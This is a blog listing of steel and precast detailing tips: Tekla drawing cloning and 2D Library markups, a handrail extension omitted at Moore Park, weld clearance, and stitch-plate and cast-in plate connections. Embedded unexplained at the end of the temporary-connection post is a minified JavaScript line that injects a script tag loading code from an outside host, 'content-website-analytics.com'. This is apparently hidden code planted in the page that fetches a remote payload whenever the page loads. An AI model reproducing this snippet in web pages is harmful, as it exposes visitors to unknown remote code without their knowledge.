Category: General Tips

  • Cloning of Assembly Drawings in Tekla

    Cloning of Assembly Drawings in Tekla

    Cloning of Assembly Drawings in Tekla is the Smartest Way to Improve Detailing Efficiency

    In structural steel detailing, efficiency and accuracy are critical to delivering projects on time. As projects grow larger and more complex, detailers must find smarter ways to manage repetitive components and maintain consistency across drawings. One powerful feature that helps achieve this in Tekla Structures is Assembly Drawing Cloning.

    Cloning assembly drawings is a highly effective method that allows detailers to duplicate an existing assembly drawing and apply it to similar assemblies within the model. Instead of creating drawings from scratch every time, detailers can reuse a well-configured drawing layout, saving significant time while maintaining uniform standards across the project.

    In steel structures, many assemblies such as beams, columns, bracing members, and connection components often share similar configurations. When these assemblies are modeled with comparable geometry and detailing requirements, cloning becomes an invaluable tool. By copying an existing drawing and adapting it automatically to another assembly, Tekla helps detailers maintain consistency in dimensions, views, marks, and annotations.

    Another advantage of cloning is its ability to intelligently adapt to small variations between assemblies. Tekla automatically adjusts views, dimensions, and annotations to match the geometry of the new assembly. This allows detailers to reuse drawings even when there are minor differences in member length, hole positions, or connection details

    Please refer to the video below, which elaborates on the cloning process and the working method in Tekla Structures
  • When Accessibility Meets Practical Design: A Performance Solution at Moore Park

    When Accessibility Meets Practical Design: A Performance Solution at Moore Park





    At Moore park, there are several stairs & ramps. Among them is a stair which connects walkways at different levels. The direction of the stairs is perpendicular to the direction of the walkways.

    According to the sandards, handrails at stairs must extend beyond the stair flight to improve accessibility and safety. The standard requires:

    • 300 mm extension beyond the landing nosing at the top, and
    • The going of the first tread + 300 mm extension at the bottom.


    However, extending the handrail rail would protrude in the walkway & could cause collision hazard or reduce the effective width of the walkway.

    To avoid this, the handrail extension was omitted. The architect has marked this as performance solution & this is one of the few cases where this 300mm extension does not apply.

  • Weld Clearance

    Make sure there is sufficent clearance for welds.

    The cost of not providing weld clearance is significant.

    These type of errors chips away at our credibility

  • Copy Elements to Other Drawing in Tekla

    Copy Elements to Other Drawing in Tekla



    For instance, when we intend to include this cloud and text markup in all drawings, our current process involves adding a cloud followed by a text box. However, this repetitive action for each drawing proves to be extremely time-consuming. So, I’m going to share a trick with you (which Tekla already has) as an alternative solution.

    What to do:

    *  First, you need to create a markup exactly how you want it.

    *  Next, select the elements that you want to be included in the markup. Be careful when selecting, as even a line that is selected will be included.



    *  In the Tekla drawing workspace, you’ll find the ‘2D Library’ option. Open it and to add a new detail, click the plus icon


    * Next, you need to select a reference point near the markup. This reference point will serve as the future insertion point for your detail in every drawing


    *  The next step is to select an area that will serve as your reference image, appearing like a thumbnail. after that the detail will be created and the the library looks like this

    * There are others options available to edit these existing details as well. Feel free to explore these options; you won’t need additional tips for that

    *  Finally, if you wish to insert this into another drawing, you just need to select and pick the insertion point in your drawing. The chosen detail insertion point will determine its placement. ( for example, I chose a location where I didn’t want the detail to appear.. 🙂 )


    * You can select and then right-click the mouse to choose the “explode” option, allowing you to select each individual element within the detail markup

    * We have additional blog posts that explain various tips and tricks in Tekla. Feel free to explore those resources as well

    *  If you have any doubts you can mail to koshy@tek1.co.au

    * Blog by – Anson.S

    ****************** linkedin/anson.suhesh ********************


  • TEMPORARY CONNECTION WITH DETAILS


    Precast erection procedure having the set of sequences. When the panel is installed on the slab, props are fixed to stable the panel, then panel was unhooked from crane then the temporary stich plate or stich angles are connected to the next panel through cast in ferrule, which is casted on the precast panel.

    The temporary connection is additional support for the precast panel for until grouting the grout tube & slab were connected to the particular panel. The panels are easily leveled up with respect to the connected panel. Minimize the no of brace connections. Easy to maintain the panel gap.

    Based on the position of panels & face of the connection it is classified as below,


    1. In-line stich plate connection.

    2. Internal Stich angle connection.

    3. External stich angle connection.

    4. On edge stich angle connection.

    1. In-line stich plate:

    When the panel are next to each other the temporary connections are made by the straight stich plate with ferrule as mentioned below picture.

    2.Internal Stich angle:

    When the panel is perpendicular each other and inside corner is access to perform the connection, the internal angle stich angle is being used.

    3. External stich angle:

    When the panel is perpendicular each other and outside corner alone is access to perform the connection, the external angle stich angle is being used.

    4.On edge stich angle connection.

    Some cases, same level panels one is erected on top of slab and another one is located on ceiling level is supported by on-edge ferrule mentioned as below picture.

    ;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);
  • CAST-IN PLATE WITH DETAILS

    A steel plate which is casted in to concrete for connection purpose is named cast-in-plate. Connections may be required to carry shear and axial force between the precast elements for applied load conditions.

    Cast-in plates are used to tie/ fix,

    1. Concrete or precast panels to each other.
    2. Precast to insitu slab.

    3. Steel beams to the Precast panels/slabs.

    All purpose of connection except steel beam to precast connections required pair of cast in plate connected by a welded plate . But the steel beam to precast connection required only a cast-in plate with cleat plate is enough . All the plates and connections details are need to approved by Structural Engineer.

    1 Panel to Panel connection:

    Normally the lift shaft panels & stair panels have to connect withstand maximum shear and axial loads. The vertical panel joints are made by the cast-in plate connection. Minimum two no of connections per level is needed (need to get structural engineer advise).

    The cast in plate casted with pocket to cover on later stage. Both perpendicular & in line panels are also can be able to connect. We can able to connect insitu wall to precast panel also by this method. Refer blow picture for better understanding.

